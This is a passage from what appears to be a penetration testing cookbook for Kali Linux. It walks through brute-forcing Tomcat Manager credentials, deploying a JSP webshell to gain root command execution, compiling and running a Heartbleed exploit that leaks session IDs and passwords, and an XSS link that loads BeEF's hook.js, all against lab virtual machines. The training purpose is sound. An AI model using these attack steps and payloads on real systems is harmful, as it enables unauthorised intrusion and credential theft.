[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: tomcat:s3cret (Incorrect: )
[-] 192.168.56.102:8080 TOMCAT_MGR - LOGIN FAILED: QCC:QLogic66 (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tomcat_mgr_login) >
```

How it works…

By default Tomcat uses the TCP port 8080 and has its manager application in `/manager/html`. That application uses basic HTTP authentication. The Metasploit's auxiliary module we just used (`tomcat_mgr_login`) has some configuration options worth mentioning here:

- `BLANK_PASSWORDS`: Adds a test with blank password for every user tried
- `PASSWORD`: It's useful if we want to test a single password with multiple users or to add a specific one not included in the list
- `PASS_FILE`: The password list we will use for the test.
- Proxies: This is the option we need to configure if we need to go through a proxy to reach our target or to avoid detection.
- `RHOSTS`: The host, hosts (separated by spaces), or file with hosts (file:`/path/to/file/with/hosts`) we want to test.
- `RPORT`: This is the TCP port in the hosts being used by Tomcat.
- `STOP_ON_SUCCESS`: Stop trying a host when a valid password is found in it.
- `TARGERURI`: Location of the manager application inside the host.
- `USERNAME`: Define a specific username to test, it can be tested alone or added to the list defined in `USER_FILE`.
- `USER_PASS_FILE`: A file containing "username password" combinations to be tested.
- `USER_AS_PASS`: Try every username in the list as its password.

See also


This attack can also be performed with THC-Hydra, using `http-head` as service and the `-L` option to load the user list and `-P` to load the passwords.

Using Tomcat Manager to execute code


In the previous recipe we obtained the Tomcat’s Manager credentials and mentioned that it could lead us to execute code in the server. In this recipe, we will use such credentials to log into the Manager and upload a new application that will allow us to execute operating system commands in the server.

How to do it…

1. Go to `http://192.168.56.102:8080/manager/html`.
2. When asked for username and password, use the ones obtained in the previous recipe: `root` and `owaspbwa`:




3. Once inside the Manager, look for the section **WAR file to deploy** and click on the **Browse…** button.
4. Kali includes a collection of webshells in `/usr/share/laudanum`, browse there and select the file `/usr/share/laudanum/jsp/cmd.war`:



5. After it is loaded, click on **Deploy**:

6. Verify that you have a new application called **cmd**.



7. Let's try it, go to `http://192.168.56.102:8080/cmd/cmd.jsp`.
8. In the textbox, try a command, for example: `ifconfig`

9. We can see that we can execute commands, but to know which user and what privilege level we have, try the `whoami` command:

We can see that Tomcat is running with root privileges in this server; this means that at this point, we have full control of it and can perform any operation, such as creating or removing users, installing software, configure operating system options, and much more.

How it works…

Once we have obtained the credentials for Tomcat's Manager, the attack flow's pretty straightforward; we just need an application useful enough for us to upload it. Laudanum, included by default in Kali Linux, is a collection of webshells for various languages and types of web servers including PHP, ASP, ASP.NET, and JSP. What can be more useful to a penetration tester than a webshell?

Tomcat has the ability to take a Java web application packaged in WAR (Web Application Archive) format and deploy it in the server. We have used this functionality to upload the webshell included in Laudanum. After it was uploaded and deployed, we just browsed to it and by executing system commands we discovered that we had root access in that system.

Chapter 7. Advanced Exploitation

In this chapter we will cover:

- Searching Exploit-DB for a web server’s vulnerabilities
- Exploiting Heartbleed vulnerability
- Exploiting XSS with BeEF
- Exploiting a Blind SQLi
- Using SQLMap to get database information
- Performing a cross-site request forgery attack
- Executing commands with Shellshock
- Cracking password hashes with John the Ripper by using a dictionary
- Cracking password hashes by brute force with oclHashcat/cudaHashcat

Introduction

Having profited from some relatively easy to discover and exploit vulnerabilities, we will now move on to other issues that may require a little more effort from us as penetration testers.

In this chapter, we will search for exploits, compile programs, set up servers and crack passwords that will allow us to access sensitive information and execute privileged functions in servers and applications.

Searching Exploit-DB for a web server’s vulnerabilities

From time to time we find a server with vulnerabilities in its operating system, in a library the web application uses, in an active service or there may be another security issue which is not exploitable from the browser or the web proxy. In these cases, we could use Metasploit’s exploit collection or, if what we need is not in Metasploit, we could search for it in Exploit-DB.

Kali Linux includes a copy of the exploits contained in Exploit-DB for offline use; in this recipe, we will use the commands Kali includes to explore the database and find the exploit we need.

How to do it…

1. Open a terminal.
2. Type the following command:

   `searchsploit heartbleed`

```
root@kali:~# searchsploit heartbleed
------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                    |  Path
                                                                  | (/usr/share/exploitdb/platforms)
------------------------------------------------------------------ ---------------------------------
Heartbleed OpenSSL - Information Leak Exploit (1)                 | ./multiple/remote/32791.c
Heartbleed OpenSSL - Information Leak Exploit (2) - DTLS Support  | ./multiple/remote/32998.c
------------------------------------------------------------------ ---------------------------------
```

3. The next step is to copy the exploit to a place where we can modify it, if necessary, and then compile it, as demonstrated:

   ```
   mkdir heartbleed
   cd heartbleed
   cp /usr/share/exploitdb/platforms/multiple/remote/32998.c .
   ```


4. Usually, the exploits have some information about themselves and how to use them in the first few lines, as shown here:

   `head -n 30 32998.c`

```
root@kali:~/heartbleed# head -n 30 32998.c
/*
* CVE-2014-0160 heartbleed OpenSSL information leak exploit
* ==========================================================
* This exploit uses OpenSSL to create an encrypted connection
* and trigger the heartbleed leak. The leaked information is
* returned within encrypted SSL packets and is then decrypted
* and wrote to a file to annoy IDS/forensics. The exploit can
* set heartbeat payload length arbitrarily or use two preset
* values for NULL and MAX length. The vulnerability occurs due
* to bounds checking not being performed on a heap value which
* is user supplied and returned to the user as part of DTLS/TLS
* heartbeat SSL extension. All versions of OpenSSL 1.0.1 to
* 1.0.1f are known affected. You must run this against a target
* which is linked to a vulnerable OpenSSL library using DTLS/TLS.
* This exploit leaks upto 65532 bytes of remote heap each request
* and can be run in a loop until the connected peer ends connection.
* The data leaked contains 16 bytes of random padding at the end.
* The exploit can be used against a connecting client or server,
* it can also send pre_cmd's to plain-text services to establish
* an SSL session such as with STARTTLS on SMTP/IMAP/POP3. Clients
* will often forcefully close the connection during large leak
* requests so try to lower your payload request size.
*
* Compiled on ArchLinux x86_64 gcc 4.8.2 20140206 w/OpenSSL 1.0.1g
*
* E.g.
* $ gcc -lssl -lssl3 -lcrypto heartbleed.c -o heartbleed
* $ ./heartbleed -s 192.168.11.23 -p 443 -f out -t 1
* [ heartbleed - CVE-2014-0160 - OpenSSL information leak exploit
* [ ==========================================================
```

5. In this case, the exploit is in C so we need to compile it for it to work. The compilation command shown in the file (`gcc -lssl -lssl3 -lcrypto heartbleed.c -o heartbleed`) doesn't work correctly in Kali Linux so we need to use the following one instead:

   `gcc 32998.c -o heartbleed -Wl,-Bstatic -lssl -Wl,-Bdynamic -lssl3 -lcrypto`



How it works…

The `searchsploit` command is the interface to the local copy of Exploit-DB installed on Kali Linux and it looks for a string in the exploit's title and description and displays the results.

Exploits are located in the `/usr/share/exploitdb/platforms` directory. The exploit path shown by `searchsploit` is relative to that directory which is why, when we copied the file, we used the full path. Exploit files are also named after the exploit number they were assigned when they were submitted to Exploit-DB.

The compilation step was done differently to how it was recommended in the source code because the OpenSSL libraries in Debian-based distributions lack functionality due to the way in which they are built at source.

There’s more…

It is very important to monitor the effect and impact of an exploit before we use it in a live system. Usually, exploits in Exploit-DB are trustworthy, even though they often need some adjustment to work in a specific situation, but there are some of them that may not do what they say; because of that we need to check the source code and test it in our laboratory prior to using them in a real-life pentest.

See also

Besides Exploit-DB (www.exploit-db.com), there are other sites where we can look for known vulnerabilities in our target systems and exploits:

- http://www.securityfocus.com
- http://www.xssed.com/
- https://packetstormsecurity.com/
- http://seclists.org/fulldisclosure/
- http://0day.today/

Exploiting Heartbleed vulnerability

In this recipe, we will use our previously compiled Heartbleed exploit to extract information about the vulnerable Bee-box server (`https://192.168.56.103:8443/` in this recipe).

The Bee-box virtual machine can be downloaded from https://www.vulnhub.com/entry/bwapp-bee-box-v16,53/ and the installation instructions are there too.

Getting ready

In the previous recipe, we generated an executable from the Heartbleed exploit; we will now use that to exploit the vulnerability on the server.

As Heartbleed is a vulnerability that extracts information from the server's memory, it may be necessary to browse and send requests to the server's HTTPS pages on port 8443 (`https://192.168.56.103:8443/`) before attempting the exploit in order to have some information to extract.

How to do it…

1. If we check the TCP port 8443 on Bee-box, we will find it is vulnerable to Heartbleed.


   `sslscan 192.168.56.103:8443`

2. Now, let's move on to the exploit. Firstly, we move to the folder that contains the executable exploit:

   `cd heartbleed`

3. Then, we check the options of the program, as shown:

   `./heartbleed --help`




4. We will try to exploit 192.168.56.103 on port 8443, obtaining the maximum leak and saving the output to a text file `hb_test.txt`:

```
./heartbleed -s 192.168.56.103 -p 8443 -f hb_test.txt -t 1
```

```
root@kali:~/heartbleed# ./heartbleed -s 192.168.56.103 -p 8443 -f hb_test.txt -t 1
[ heartbleed - CVE-2014-0160 - OpenSSL information leak exploit
[ ============================================================
[ connecting to 192.168.56.103 8443/tcp
[ connected to 192.168.56.103 8443/tcp
[ <3 <3 <3 heart bleed <3 <3 <3
[ heartbeat returned type=24 length=16408
[ decrypting SSL packet
[ heartbleed leaked length=65535
[ final record type=24, length=16384
[ wrote 16381 bytes of heap to file 'hb_test.txt'
[ heartbeat returned type=24 length=16408
[ decrypting SSL packet
[ final record type=24, length=16384
[ wrote 16384 bytes of heap to file 'hb_test.txt'
[ heartbeat returned type=24 length=16408
[ decrypting SSL packet
[ final record type=24, length=16384
[ wrote 16384 bytes of heap to file 'hb_test.txt'
[ heartbeat returned type=24 length=16408
[ decrypting SSL packet
[ final record type=24, length=16384
[ wrote 16384 bytes of heap to file 'hb_test.txt'
[ heartbeat returned type=24 length=42
[ decrypting SSL packet
[ final record type=24, length=18
[ wrote 18 bytes of heap to file 'hb_test.txt'
```

5. Now, if we check the contents of `hb_test.txt`:

```
cat hb_test.txt
```



Our exploit extracted information from the HTTPS server and, from that, we can see a session ID and even a full login request including a username and password in clear text.

6. If you want to skip all the binary data and see only the readable characters in the file,

use the `strings` command:

`strings hb_test.txt`

How it works…

As mentioned in Chapter 4, *Finding Vulnerabilities*, Heartbleed vulnerability allows an attacker to read information from the OpenSSL server memory in clear text, which means that we don't need to decrypt or even intercept any communication between the client and the server, we simply ask the server what's in its memory and it responds with the unencrypted information.

In this recipe, we have used a publicly available exploit to perform the attack and obtained at least one valid session ID. It is sometimes possible to find passwords or other sensitive information with Heartbleed dumps.

Finally, the `strings` command displays only printable strings in files, skipping all the special characters thereby making it easier to read.

Exploiting XSS with BeEF

BeEF, the browser exploitation framework, is a tool that focuses on client-side attack vectors, specifically on attacking web browsers.


In this recipe, we will exploit an XSS vulnerability and use BeEF to take control of the client browser.

Getting ready

Before we start, we need to be sure that we have started the BeEF service and are capable of accessing `http://127.0.0.1:3000/ui/panel` (with `beef`/`beef` as login credentials).

1. The default BeEF service in Kali Linux doesn't work so we cannot simply run `beef-xss` to get BeEF running, instead we need to run it from the directory in which it was installed, as shown here:


   ```
   cd /usr/share/beef-xss/
   ./beef
   ```




2. Now, browse to `http://127.0.0.1:3000/ui/panel` and use `beef` as both the username and password. If that works, we are ready to continue.

How to do it…


1. BeEF needs the client browser to call the `hook.js` file, which is the one that hooks the browser to our BeEF server and we will use an application vulnerable to XSS to make the user call it. To try a simple XSS test, browse to `http://192.168.56.102/bodgeit/search.jsp?q=%3Cscript%3Ealert%281%29%3C%2Fscript%3E`.
2. That is an application vulnerable to XSS so now we need to change the script to call `hook.js`. Imagine that you are the victim and you have received an e-mail containing a link to `http://192.168.56.102/bodgeit/search.jsp?q=<script src="http://192.168.56.1:3000/hook.js"></script>`, you browse to that link to see the following:



